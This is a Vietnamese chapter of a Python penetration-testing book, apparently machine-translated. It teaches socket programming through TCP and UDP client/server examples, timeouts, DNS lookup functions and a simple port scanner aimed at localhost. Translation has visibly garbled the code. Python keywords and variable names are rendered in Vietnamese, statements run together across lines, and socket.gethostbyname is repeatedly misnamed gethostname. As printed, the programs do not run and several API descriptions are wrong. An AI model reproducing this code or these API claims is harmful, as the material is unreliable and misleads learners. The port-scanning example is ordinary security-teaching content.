Trong cuốn sách này, tất cả các thử nghiệm và trình diễn đã được thực hiện trong Phiên bản Python 2.7.8. Nếu bạn sử dụng hệ điều hành Linux như Kali hoặc BackTrack, thì sẽ không có vấn đề gì, vì nhiều chương trình, chẳng hạn như tính năng tìm kiếm không dây, không hoạt động trên nền tảng Windows. Kali Linux cũng sử dụng Phiên bản 2.7. Nếu bạn thích làm việc trên Red Hat hoặc CentOS, thì phiên bản này phù hợp với bạn.

Hầu hết các hacker chọn nghề này vì họ không muốn làm lập trình. Họ muốn sử dụng các công cụ. Tuy nhiên, nếu không có lập trình, một hacker không thể nâng cao kỹ năng 2 của mình. Mỗi lần, họ phải tìm kiếm các công cụ trên Internet. Tin tôi đi, sau khi nhìn thấy sự đơn giản của nó, bạn sẽ yêu thích ngôn ngữ này.

Hiểu các thử nghiệm và công cụ bạn sẽ cần

Như bạn đã thấy, cuốn sách này được chia thành bảy chương. Để tiến hành quét và phát hiện bị dồn nén, bạn sẽ cần một mạng lưới nhỏ các thiết bị kèm theo. Nếu không có phòng thí nghiệm, bạn có thể tạo máy ảo trong máy tính của mình. Để phân tích lưu lượng không dây, bạn nên có mạng không dây. Để tiến hành một cuộc tấn công web, bạn sẽ cần một máy chủ Apache chạy trên nền tảng Linux. Sẽ là một ý kiến hay khi sử dụng CentOS hoặc Red Hat Phiên bản 5 hoặc 6 cho máy chủ web vì nó chứa RPM của Apache và PHP. Đối với tập lệnh Python, chúng tôi sẽ sử dụng công cụ Wireshark, công cụ này là mã nguồn mở và có thể chạy trên nền tảng Windows cũng như Linux.

Tìm hiểu các nền tảng thử nghiệm phổ biến với Python

Bây giờ bạn sẽ thực hiện dồn nén; Tôi hy vọng bạn đã làm quen với các nguyên tắc cơ bản về mạng như địa chỉ IP, mạng con phân lớp, mạng con không phân lớp, ý nghĩa của các cổng, địa chỉ mạng và địa chỉ quảng bá. Một pentester phải hoàn hảo về các nguyên tắc cơ bản về mạng cũng như ít nhất trong một hệ điều hành; nếu bạn đang nghĩ đến việc sử dụng Linux, thì bạn đang đi đúng hướng. Trong cuốn sách này, chúng tôi sẽ thực thi các chương trình của mình trên Windows cũng như Linux. Trong cuốn sách này, Windows, CentOS và Kali Linux sẽ được sử dụng.

Một hacker luôn thích làm việc trên hệ thống Linux. Vì nó là mã nguồn mở và miễn phí, Kali Linux đánh dấu sự tái sinh của BackTrack và giống như một kho công cụ hack. Kali Linux NetHunter là nền tảng thử nghiệm thâm nhập Android mã nguồn mở đầu tiên dành cho các thiết bị Nexus. Tuy nhiên, một số công cụ hoạt động trên cả Linux và Windows, như ng trên Windows, bạn phải cài đặt các công cụ đó. Tôi hy vọng bạn có kiến thức về Linux. Bây giờ, đã đến lúc làm việc với mạng trên Python.

Ô cắm mạng

Địa chỉ ô cắm mạng chứa địa chỉ IP và số cổng. Nói một cách rất đơn giản, ô cắm là một cách để nói chuyện với các máy tính khác. Bằng cách sử dụng socket, một tiến trình có thể giao tiếp với một tiến trình khác qua mạng.

Chu ơng 1

Để tạo một ống cắm, hãy sử dụng hàm `socket.socket()` có sẵn trong mô-đun ống cắm. Cú pháp chung của một hàm socket như sau:

```
s = socket.socket(socket_family, socket_type, protocol = 0)
```

Đây là mô tả của các tham số:

```
socket_family: socket.AF_INET, PF_PACKET
```

`AF_INET` là họ địa chỉ cho IPv4. `PF_PACKET` hoạt động ở lớp trình điều khiển thiết bị. Thư viện `pcap` cho Linux sử dụng `PF_PACKET`. Bạn sẽ xem thêm chi tiết về `PF_PACKET` trong Chu ơng 3, Thủ nghiệm đánh hơi và thâm nhập. Các đối số này đại diện cho các họ địa chỉ và giao thức của lớp truyền tải:

```
Socket_type: socket.SOCK_DGRAM, socket.SOCK_RAW, socket.SOCK_STREAM
```

Đối số `socket.SOCK_DGRAM` mô tả rằng UDP là không đáng tin cậy và không có kết nối, còn `socket.SOCK_STREAM` mô tả rằng TCP là đáng tin cậy và là một dịch vụ dựa trên kết nối hai chiều. Chúng ta sẽ thảo luận về `socket.SOCK_RAW` trong Chu ơng 3, Thủ nghiệm đánh hơi và thâm nhập.

giao thức

Nói chung, chúng tôi bỏ lập luận này; nó nhận 0 nếu không được chỉ định. Chúng ta sẽ thấy cách sử dụng đối số này trong Chu ơng 3, Thủ nghiệm đánh hơi và thâm nhập.

Các phu ơng pháp socket máy chủ

Trong kiến trúc máy khách-máy chủ, có một máy chủ tập trung cung cấp dịch vụ và nhiều máy khách yêu cầu và nhận dịch vụ từ máy chủ tập trung. Dưới đây là một số phu ơng pháp bạn cần biết:

- `socket.bind (địa chỉ)`: Phu ơng thức này được sử dụng để kết nối địa chỉ (Địa chỉ IP, số cổng) vào ống cắm. Ống cắm phải được mở trước khi kết nối với địa chỉ.
- `socket.listen (q)`: Phu ơng thức này khởi động trình nghe TCP. Đối số q xác định số lư ợng tối đa các kết nối được xếp hàng.
- `socket.accept ()`: Việc sử dụng phu ơng thức này là chấp nhận kết nối từ khách hàng. Trước khi sử dụng phu ơng pháp này, phu ơng thức `socket.bind (địa chỉ)` và `socket.listen (q)` phải được sử dụng. Phu ơng thức `socket.accept ()` trả về hai giá trị: `client_socket` và `address`, trong đó `client_socket` là một đối tượng socket mới được sử dụng để gửi và nhận dữ liệu qua kết nối và `address` là địa chỉ của client. Bạn sẽ thấy các ví dụ sau.

Các phu ơng thức ỏ cắm máy khách

Phu ơng pháp duy nhất dành riêng cho khách hàng là như sau:

- `socket.connect (địa chỉ)`: Phu ơng thức này kết nối máy khách với máy chủ.
Đối số địa chỉ là địa chỉ của máy chủ.

Các phu ơng pháp ỏ cắm chung

Các phu ơng pháp ỏ cắm chung như sau:

- `socket.recv (bufsize)`: Phu ơng thức này nhận một thông điệp TCP từ socket. Đối số bufsize xác định dữ liệu tối đa mà nó có thể nhận bất kỳ lúc nào.
- `socket.recvfrom (bufsize)`: Phu ơng thức này nhận dữ liệu từ socket.
Phu ơng thức trả về một cặp giá trị: giá trị đầu tiên cung cấp dữ liệu đã nhận và giá trị thứ hai cung cấp địa chỉ của socket gửi dữ liệu.
- `socket.recv_into (bộ đệm)`: Phu ơng thức này nhận dữ liệu nhỏ hơn hoặc bằng bộ đệm. Tham số đệm được tạo bởi phu ơng thức `bytearray ()`.
Chúng ta sẽ thảo luận về nó trong một ví dụ sau.
- `socket.recvfrom_into (đệm)`: Phu ơng thức này lấy dữ liệu từ socket và ghi vào bộ đệm. Giá trị trả về là một cặp (`nbytes`, `địa chỉ`), trong đó `nbytes` là số byte nhận được và `địa chỉ` là địa chỉ của socket gửi dữ liệu.

Hãy cẩn thận khi sử dụng `socket.recv_from_into` (đệm) trong các phiên bản cũ hơn của Python. Lỗ hổng tràn bộ đệm đã được tìm thấy trong phu ơng pháp này. Tên của lỗ hổng này là CVE-2014-1912 và lỗ hổng bảo mật của nó đã được xuất bản vào ngày 27 tháng 2 năm 2014. Tràn bộ đệm trong hàm `socket.recvfrom_into` trong `Modules / socketmodule.c` trong Python 2.5 trước 2.7.7, 3.x trước 3.3 .4 và 3.4.x trước 3.4rc1 cho phép kẻ tấn công từ xa thực thi mã tùy ý thông qua một chuỗi được tạo thủ công.

- `socket.send (byte)`: Phu ơng thức này được sử dụng để gửi dữ liệu đến socket.
Trừ ớc khi gửi dữ liệu, hãy đảm bảo rằng ỏ cắm được kết nối với một máy điều khiển từ xa. Nó trả về số byte được gửi.

Chương 1

- `socket.sendto (dữ liệu, địa chỉ)`: Phương thức này được sử dụng để gửi dữ liệu đến cái ổ cắm. Nói chung, chúng tôi sử dụng phương pháp này trong UDP. UDP là một giao thức không kết nối; do đó, không nên kết nối ổ cắm với một máy từ xa và đổi số địa chỉ định địa chỉ của máy từ xa.
Giá trị trả về cho biến số byte được gửi.
- `socket.sendall (dữ liệu)`: Như tên của nó, phương thức này gửi tất cả dữ liệu đến socket. Trước khi gửi dữ liệu, hãy đảm bảo rằng ổ cắm được kết nối với một máy điều khiển từ xa. Phương pháp này không ngừng truyền dữ liệu cho đến khi thấy lỗi. Nếu một lỗi được nhìn thấy, một ngoại lệ sẽ xuất hiện và `socket.close ()` sẽ đóng ổ cắm.

Bây giờ là thời gian cho thực tế; không còn lý thuyết trần tục.

Chuyển sang thực tế

Đầu tiên, chúng tôi sẽ tạo một chương trình phía máy chủ cung cấp kết nối đến máy khách và gửi thông báo đến máy khách. Chạy `server1.py`:

```
ở cắm nhập khẩu
host = "192.168.0.1" # địa chỉ #Server
port = 12345 #Port of Server
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.bind ((host, port)) #bind server s.listen
(2)
conn, addr = s.accept () print
addr, "Now Connected"
conn.send ("Cảm ơn bạn đã kết nối")
conn.close ()
```

Mã trư ớc rất đơn giản; nó là mã tối thiểu ở phía máy chủ.

Đầu tiên, nhập mô-đun ổ cắm và xác định máy chủ và số cổng: 192.168.0.1 là địa chỉ IP của máy chủ. `Socket.AF_INET` xác định họ giao thức IPv4. `Socket.SOCK_STREAM` xác định kết nối TCP. `s.bind ((máy chủ, cổng))` câu lệnh chỉ có một đối số. Nó liên kết ổ cắm với máy chủ và số cổng. Câu lệnh `s.listen (2)` lắng nghe kết nối và đợi máy khách. Câu lệnh `conn, addr = s.accept ()` trả về hai giá trị: `conn` và `addr`. Ổ cắm `conn` là ổ cắm máy khách, như chúng ta đã thảo luận trư ớc đó. Hàm `conn.send ()` gửi thông báo đến máy khách. Cuối cùng, `conn.close ()` đóng ổ cắm. Từ các ví dụ và ảnh chụp màn hình sau đây, bạn sẽ hiểu rõ hơn về `conn`.

Python với Kiểm tra thâm nhập và Kết nối mạng

Đây là đầu ra của chương trình server1.py :

```
G:\ Python\ Networking> python server1.py
```

Bây giờ, máy chủ đang ở chế độ lắng nghe và đang đợi máy khách:

Hãy xem mã phía máy khách. Chạy client1.py:

```
ở cắm nhập khẩu
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
host = "192.168.0.1" # địa chỉ máy chủ
port = 12345 # cổng máy chủ s.connect
((máy chủ, cổng)) print s.recv (1024)

s.send ("Xin chào máy chủ")
s.close ()
```

Trong đoạn mã tru ớc, hai phư ơng thức là mới: s.connect ((máy chủ, cổng)), kết nối máy khách với máy chủ và s.recv (1024), nhận các chuỗi do máy chủ gửi.

Kết quả của client.py và phản hồi của máy chủ được hiển thị trong ảnh chụp màn hình sau:


The screenshot shows two separate Command Prompt windows. The top window, titled 'G:\Python\Networking>', displays the output of running 'python server1.py'. It shows the message '<'192.168.0.11', 1789> Now Connected'. The bottom window, titled 'C:\ Command Prompt', shows the output of running 'client1.py'. It displays the message 'Thank you for connecting'.

Ảnh chụp màn hình tru ớc của đầu ra cho thấy máy chủ đã chấp nhận kết nối từ 192.168.0.11. Đừng bối rối khi nhìn thấy cổng 1789; nó là cổng ngẫu nhiên của máy khách. Khi máy chủ gửi tin nhắn đến máy khách, nó sử dụng ô cắm conn , như đã đề cập tru ớc đó và ô cắm này chứa địa chỉ IP máy khách và số cổng.

Chư ơng 1

Sau đó sau đây cho thấy cách máy khách chấp nhận kết nối từ máy chủ.

Máy chủ đang ở chế độ lắng nghe và máy khách kết nối với máy chủ. Khi bạn chạy lại chương trình máy chủ và máy khách, cổng ngẫu nhiên sẽ thay đổi. Đối với máy khách, cổng máy chủ 12345 là cổng đích và đối với máy chủ, cổng ngẫu nhiên máy khách 1789 là cổng đích.



Bạn có thể mở rộng chức năng của máy chủ bằng cách sử dụng vòng lặp while , như được hiển thị trong chương trình sau. Chạy chương trình server2.py :

```
ở cắm nhập khẩu
host = "192.168.0.1"

port = 12345

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.bind ((máy chủ, cổng))
s.listen (2)

trong khi Đúng:
    conn, addr = s.accept ()
    print addr, "Now Connected"
    conn.send ("Cảm ơn bạn đã kết nối")
    conn.close ()
```

Mã tru ớc giống với mã tru ớc đó, chỉ là vòng lặp while vô hạn
đư ợc thêm vào.

Chạy chương trình server2.py và từ máy khách, chạy client1.py.

Python với Kiểm tra thâm nhập và Kết nối mạng

Đầu ra của server2.py được hiển thị ở đây:

```
G:\Python\Networking>python server2.py
('192.168.0.11', 1791) Now Connected
('192.168.0.11', 1792) Now Connected
('192.168.0.11', 1793) Now Connected

C:\net1>client1.py
Thank you for connecting

C:\net1>
```

Một máy chủ có thể cung cấp dịch vụ cho nhiều máy khách. Vòng lặp while giữ cho chương trình máy chủ tồn tại và không cho phép mã kết thúc. Bạn có thể đặt giới hạn kết nối cho vòng lặp while ; ví dụ, đặt khi $i > 10$ và tăng i với mỗi kết nối.

Trước khi tiếp tục với ví dụ tiếp theo, bạn nên hiểu khái niệm bytearray . Mảng bytearray là một chuỗi các số nguyên không dấu có thể thay đổi trong phạm vi từ 0 đến 255. Bạn có thể xóa, chèn hoặc thay thế các giá trị hoặc lát cắt tùy ý. Các đối tượng của mảng bytearray có thể được tạo bằng cách gọi mảng bytearray có sẵn .

Cú pháp chung của bytearray như sau:

```
bytearray ([nguồn [, mã hóa [, lõi]])
```

Hãy minh họa điều này2 bằng một ví dụ:

```
>>> m = bytearray ("Mohit Mohit")
>>> m [1]
111
>>> m [0]
77
>>> m [: 5] = "Xin chào"
>>> m
bytearray (b'Xin chào Mohit ')
```

Đây là một ví dụ về việc phân chia bytearray.

Bây giờ, chúng ta hãy xem xét hoạt động tách trên bytearray ():

```
>>> m = bytearray ("Xin chào Mohit")
>>> m
bytearray (b'Hello Mohit ') >>>
m.split () [bytearray (b'Hello'),
bytearray (b'Mohit ')]
```

Sau đây là hoạt động nối thêm trên bytearray ():

```
>>> m.append (33)
>>> m
bytearray (b'Chào Mohit! ') >>>
bytearray (b'Xin chào Thế giới!')
```

Ví dụ tiếp theo là s.recv_into (buff). Trong ví dụ này, chúng ta sẽ sử dụng bytearray () để tạo vùng đệm để lưu trữ dữ liệu.

Đầu tiên, chạy mã phía máy chủ. Chạy server3.py:

```
ở cắm nhập khẩu
host = "192.168.0.1"

port = 12345 s =
socket.socket (socket.AF_INET, socket.SOCK_STREAM) s.bind ((host, port)) s.listen
(1)

conn, addr = s.accept () print
"đã kết nối bởi", addr conn.send
("Cảm ơn") conn.close ()
```

Chương trình truớc cũng giống như chương trình truớc đó. Trong chương trình này, máy chủ sẽ gửi Cảm ơn, sau ký tự.

Hãy chạy chương trình phía máy khách. Chạy client3.py:

```
ở cắm nhập khẩu
host = "192.168.0.1"


port = 12345 s =
socket.socket (socket.AF_INET, socket.SOCK_STREAM) s.connect ((máy chủ, cổng))
buf = bytearray ("-" * 30) # đệm đã tạo in "Số byte", s.recv_into (buf) in buf
```

```
s.close
```

[Python với Kiểm tra thâm nhập và Kết nối mạng](#)

Trong chương trình trước, một tham số buf được tạo bằng bytearray(). Câu lệnh s.recv_into(buf) cho chúng ta số byte nhận được. Tham số buf cho chúng ta chuỗi nhận được.

Đầu ra của client3.py và server3.py được hiển thị trong ảnh chụp màn hình sau:



Chương trình khách hàng của chúng tôi đã nhận thành công 6 byte chuỗi, Cảm ơn. Bây giờ, bạn hẳn đã có ý tưởng về bytearray(). Tôi hy vọng bạn sẽ nhớ nó.

Lần này tôi sẽ tạo một ổ cắm UDP.

Chạy `udp1.py` và chúng ta sẽ thảo luận từng dòng mã:

```
ở cảm nhận khẩu  
host = "192.168.0.1"  
  
port = 12346 s =  
  
socket.socket (socket.AF_INET, socket.SOCK_DGRAM) s.bind ((máy chủ, cổng)) dữ  
liệu, addr = s.recvfrom (1024) in "đã nhận từ", addr in "thu được", dữ liệu  
s.close ()
```

`socket.SOCK_DGRAM` tạo một ổ cắm UDP và dữ liệu, `addr = s.recvfrom(1024)` trả về hai thứ: thứ nhất là dữ liệu và thứ hai là địa chỉ của nguồn.

Chu ơng 1

Bây giờ, hãy xem các bước chuẩn bị phía khách hàng. Chạy `udp2.py`:

```
ở cắm nhập khẩu
host = "192.168.0.1"
port = 12346
s = socket.socket (socket.AF_INET, socket.SOCK_DGRAM)
print s.sendto ("xin chào tất cả", (máy chủ, cổng))
s.close ()
```

Ở đây, tôi đã sử dụng ô cắm UDP và phương thức `s.sendto()`, như bạn có thể thấy trong định nghĩa của `socket.sendto()`. Bạn biết rất rõ rằng UDP là một giao thức không kết nối, vì vậy không cần thiết lập kết nối ở đây.

Ảnh chụp màn hình sau đây cho thấy điều ra của `udp1.py` (máy chủ UDP) và `udp2.py` (máy khách UDP):

The screenshot shows two Command Prompt windows. The top window, titled 'G:\Project Snake\Chapter 1\First Chapter\programs>', displays the output of the host program: 'received from ('192.168.0.11', 1814)' followed by 'obtained hello all'. The bottom window, titled 'C:\net1> Command Prompt', shows the command 'python udp2.py' being run, followed by a prompt 'C:\net1>'.

Chu ơng trình máy chủ đã nhận dữ liệu thành công.

Chúng ta hãy giả sử rằng một máy chủ đang chạy và không có kết nối khởi động máy khách và máy chủ sẽ lắng nghe. Vì vậy, để tránh tình trạng này, hãy sử dụng ô cắm thời gian chờ (giá trị).

Nói chung, chúng tôi cung cấp một giá trị là một số nguyên; nếu tôi cung cấp giá trị là 5, điều đó có nghĩa là đợi trong 5 giây. Nếu thao tác không hoàn tất trong vòng 5 giây, thì ngoại lệ thời gian chờ sẽ được đưa ra. Bạn cũng có thể cung cấp một giá trị float không âm.

Python với Kiểm tra thâm nhập và Kết nối mạng

Ví dụ, hãy xem đoạn mã sau:

```
ở cắm nhập khẩu
host = "192.168.0.1"
port = 12346 s =
socket.socket (socket.AF_INET, socket.SOCK_DGRAM) s.bind ((host, port))
s.settimeout (5)

data, addr = s.recvfrom (1024) print "thu
đư ợc từ", addr print "thu đư ợc", data
s.close ()
```

Tôi đã thêm một dòng phụ, đó là s.settimeout (5). Chương trình chờ trong 5 giây; chỉ sau đó nó sẽ đưa ra một thông báo lỗi. Chạy udptime1.py.

Kết quả đư ợc hiển thị trong ảnh chụp màn hình sau:

```
C:\Windows\system32\cmd.exe
G:\Project Snake\Chapter 1\First Chapter\programs>python udptime1.py
Traceback (most recent call last):
  File "udptime1.py", line 7, in <module>
    data, addr = s.recvfrom(1024)
socket.timeout: timed out
G:\Project Snake\Chapter 1\First Chapter\programs>
```

Chương trình cho thấy một lỗi; tuy nhiên, nó sẽ không đẹp nếu nó đưa ra một thông báo lỗi. Chương trình nên xử lý các ngoại lệ.

Ngoại lệ ở cắm

Để xử lý các trường hợp ngoại lệ, chúng tôi sẽ sử dụng các khôi thử và ngoại trừ. Ví dụ tiếp theo sẽ cho bạn biết cách xử lý các ngoại lệ. Chạy udptime2.py:

```
ở cắm nhập khẩu
host = "192.168.0.1"
port = 12346 s =
socket.socket (socket.AF_INET, socket.SOCK_DGRAM) hãy thử:
```

Chương 1

```

s.bind ((máy chủ, cổng))
s.settimeout (5)
data, addr = s.recvfrom (1024)
in "đã thu từ", addr
in "thu được", dữ liệu
s.close ()

ngoại trừ socket.timeout:
    in "Máy khách không được kết nối"
    s.close ()

```

Kết quả được hiển thị trong ảnh chụp màn hình sau:

```

C:\Windows\system32\cmd.exe
G:\Project Snake\Chapter 1\First Chapter\programs>python udptime2.py
Client not connected
G:\Project Snake\Chapter 1\First Chapter\programs>

```

Trong khôi thử, tôi đặt mã của mình và từ khôi ngoại trừ, một thông báo tùy chỉnh sẽ được in nếu có bất kỳ ngoại lệ nào xảy ra.

Các loại ngoại lệ khác nhau được định nghĩa trong thư viện socket của Python cho các lỗi khác nhau. Những trường hợp ngoại lệ này được mô tả ở đây:

- exception socket.error: Khối này bắt lỗi liên quan đến địa chỉ.
- exception socket.timeout: Khối này bắt ngoại lệ khi thời gian chờ trên socket xảy ra, đã được kích hoạt bởi settimeout ()�. Trong ví dụ trước, bạn có thể thấy rằng chúng tôi đã sử dụng socket.timeout.
- exception socket.gaierror: Khối này bắt bất kỳ ngoại lệ nào được tạo ra do getaddrinfo () và getnameinfo ()�.
- exception socket.error: Khối này bắt mọi lỗi liên quan đến socket.

Nếu bạn không chắc chắn về bất kỳ ngoại lệ nào, bạn có thể sử dụng điều này. Nói cách khác, bạn có thể nói rằng nó là một khối chung và có thể bắt bất kỳ loại ngoại lệ nào.

Tải xuống mã mẫu

Bạn có thể tải xuống các tệp mã mẫu từ tài khoản của mình tại <http://www.packtpub.com> cho tất cả các sách Packt Publishing mà bạn đã mua. Nếu bạn đã mua cuốn sách này ở nơi khác, bạn có thể truy cập <http://www.packtpub.com/support> và đăng ký để nhận tệp qua e-mail trực tiếp cho bạn.

Các phu ơng pháp socket hữu ích

Cho đến nay, bạn đã có kiến thức về kiến trúc socket và client-server. Ở cấp độ này, bạn có thể tạo một chương trình mạng nhỏ. Tuy nhiên, mục đích của cuốn sách này là kiểm tra mạng và thu thập thông tin. Python cung cấp các phu ơng pháp rất đẹp và hữu ích để thu thập thông tin. Đầu tiên, nhập socket và sau đó sử dụng các phu ơng pháp sau:

- `socket.gethostname` (tên máy chủ): Phu ơng thức này chuyển đổi tên máy chủ thành định dạng địa chỉ IPv4. Địa chỉ IPv4 được trả về dưới dạng một chuỗi.

Đây là một ví dụ:

```
>>> # cấm nhập khẩu
>>> socket.gethostname ('thapar.edu')
'220.227.15.55'
>>>
>>> socket.gethostname ('google.com')
'173.194.126.64'
>>>
```

Tôi biết bạn đang nghĩ về lệnh nslookup . Sau này, bạn sẽ thấy nhiều điều kỳ diệu hơn.

- `socket.gethostname_ex` (tên): Phu ơng thức này chuyển đổi tên máy chủ thành mẫu địa chỉ IPv4. Tuy nhiên, ưu điểm so với phu ơng pháp tru ớc là nó cung cấp tất cả các địa chỉ IP của tên miền. Nó trả về một tuple (tên máy chủ, tên chính tắc và IP_addrlist) trong đó tên máy chủ do chúng tôi cung cấp, tên chính tắc là danh sách (có thể trống) các tên máy chủ hợp quy của máy chủ cho cùng một địa chỉ và IP_addrlist là danh sách tất cả những gì có sẵn IP của cùng một tên máy chủ.

Thông thường, một tên miền được lưu trữ trên nhiều địa chỉ IP để cân bằng tải của máy chủ. Rất tiếc, phu ơng pháp này không hoạt động đối với IPv6. Tôi hy vọng bạn đã quen với tuple, list và từ điển.

Hãy xem một ví dụ:

```
>>> socket.gethostname_ex ('thapar.edu')
('thapar.edu', [], ['14.139.242.100', '220.227.15.55'])
>>> socket.gethostname_ex ('google.com')
>>>
('google.com', [], ['173.194.36.64', '173.194.36.71',
'173.194.36.73', '173.194.36.70', '173.194.36.78',
'173.194.36.66', '173.194.36.65', '173.194.36.68',
'173.194.36.69', '173.194.36.72', '173.194.36.67'])
```

Chú òng 1

Nó trả về nhiều địa chỉ IP cho một tên miền duy nhất. Nó có nghĩa là một tên miền như thapar.edu hoặc google.com chạy trên nhiều IP.

- `socket.gethostname ()`: Điều này trả về tên máy chủ của hệ thống nơi Trình thông dịch Python hiện đang chạy:

```
>>> socket.gethostname ()
'vô cùng'
```

Để thu thập địa chỉ IP của máy hiện tại bằng môđun socket, bạn có thể sử dụng thủ thuật sau bằng cách sử dụng `gethostbyname (gethostname ())`:

```
>>> socket.gethostbyname (socket.gethostname ())
'192.168.10.1'
>>>
```

Bạn biết rằng máy tính của chúng tôi có nhiều giao diện. Nếu bạn muốn biết địa chỉ IP của tất cả các giao diện, hãy sử dụng giao diện mở rộng::

```
>>> socket.gethostbyname_ex (socket.gethostname ())
('eXtreme', [], ['10 .0.0.10 ',' 192.168.10.1 ',' 192.168.0.1 '])
>>>
```

Nó trả về một bộ chứa ba phần tử: đầu tiên là tên máy, thứ hai là danh sách các bí danh cho tên máy (trống trong trường hợp này) và thứ ba là danh sách địa chỉ IP của các giao diện.

- `socket.getfqdn ([name])`: Điều này được sử dụng để tìm tên đầy đủ điều kiện, nếu nó có sẵn. Tên miền đầy đủ điều kiện bao gồm máy chủ lưu trữ và tên miền; ví dụ: beta có thể là tên máy chủ và example.com có thể là tên miền. Tên miền đầy đủ điều kiện (FQDN) trở thành phiên bản beta.

```
example.com:.

>>> socket.getfqdn ('facebook.com')
'edge-star-shv-12-frc3.facebook.com'
```

Trong ví dụ trước, edge-star-shv-12-frc3 là tên máy chủ và facebook.com là tên miền. Trong ví dụ sau, FQDN không khả dụng cho thapar.edu:

```
>>> socket.getfqdn ('thapar.edu')
'thapar.edu'
```

Nếu đối số tên trống, nó trả về tên máy hiện tại:

```
>>> socket.getfqdn ()
'vô cùng'
>>>
```

Python với Kiểm tra thâm nhập và Kết nối mạng

- `socket.gethostbyaddr (ip_address)`: Đây giống như một tra cứu "ngư ợc" cho tên. Nó trả về một tuple (tên máy chủ, tên chính tắc và IP_addrlist) trong đó tên máy chủ lưu trữ là tên máy chủ đáp ứng với ip_address đã cho, tên chuẩn là danh sách (có thể trống) các tên chuẩn của cùng một địa chỉ và IP_addrlist là danh sách IP địa chỉ cho cùng một giao diện mạng trên cùng một máy chủ:

```
>>> socket.gethostbyaddr ('173.194.36.71')
('de101s06-in-f7.1e100.net', [], ['173.194.36.71'])
```

```
>>> socket.gethostbyaddr ('119.18.50.66')
```

Traceback (cuộc gọi gần đây nhất cuối cùng):

```
Tệp "<pyshell # 9>", dòng 1, trong <module>
    socket.gethostbyaddr ('119.18.50.66')
error: Không tìm thấy máy chủ [Errno 11004]
```

Nó hiển thị lỗi trong truy vấn cuối cùng vì không có tra cứu DNS ngư ợc.

- `socket.getservbyname (servicename [, protocol_name])`: Điều này chuyển đổi bất kỳ tên giao thức nào thành số cổng tương ứng. Tên Giao thức là tùy chọn, TCP hoặc UDP. Ví dụ, dịch vụ DNS sử dụng kết nối TCP cũng như UDP. Nếu tên giao thức không được cung cấp, thì bất kỳ giao thức nào cũng có thể khớp:

```
>>> ở cần nhập khẩu
>>> socket.getservbyname ('http')
80
>>> socket.getservbyname ('smtp', 'tcp')
25
>>>
```

- `socket.getservbyport (port [, protocol_name])`: Điều này chuyển đổi số cổng Internet thành tên dịch vụ tương ứng. Tên giao thức là tùy chọn, TCP hoặc UDP:

```
>>> socket.getservbyport (80)
'http'
>>> socket.getservbyport (23)
'telnet'
>>> socket.getservbyport (445)
'microsoft-ds'
>>>
```

Chương 1

- `socket.connect_ex (địa chỉ)`: Phuơng thức này trả về một chỉ báo lỗi. Nếu thành công, nó trả về 0; nếu không, nó trả về biến errno. Bạn có thể tận dụng chức năng này để quét các cổng. Chạy chương trình `connect_ex.py`:

```
ở cắm nhập khẩu
rmip = '127.0.0.1'
danh sách cổng = [22,23,80,912,135,445,20]
```

```
cho cổng trong danh sách cổng:
sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
result = sock.connect_ex ((rmip, port))
cổng in, ":", kết quả
sock.close ()
```

Kết quả được hiển thị trong ảnh chụp màn hình sau:

```
C:\Windows\system32\cmd.exe
G:\Project Snake\Chapter 1\First Chapter\programs>python connect_ex.py
22 : 10061
23 : 10061
80 : 0
912 : 0
135 : 0
445 : 0
20 : 10061
G:\Project Snake\Chapter 1\First Chapter\programs>
```

Đầu ra của chương trình trước đó cho thấy các cổng 80,912,135 và 445 đang mở. Đây là một máy quét cổng thô sơ. Chương trình đang sử dụng địa chỉ IP 127.0.0.1; đây là một địa chỉ quay lại vòng lặp, vì vậy không thể có bất kỳ sự cố kết nối nào. Tuy nhiên, khi bạn gặp sự cố, hãy thực hiện việc này trên một thiết bị khác có danh sách cổng lớn. Lần này bạn sẽ phải sử dụng `socket.setdefaulttimeout (value)`:

```
socket.getaddrinfo (máy chủ, cổng [, họ [, socktype [, proto [, flags]]]])
```

Phuơng thức `socket` này chuyển đổi các đối số máy chủ và cổng thành một chuỗi năm bộ giá trị.

Hãy xem ví dụ sau:

```
>>> ở cắm nhập khẩu
>>> socket.getaddrinfo ('www.thapar.edu', 'http')
[(2, 1, 0, '', ('220.227.15.47', 80)), (2, 1, 0, '', ('14 .139.242.100 ', 80))]
```

```
>>>
```

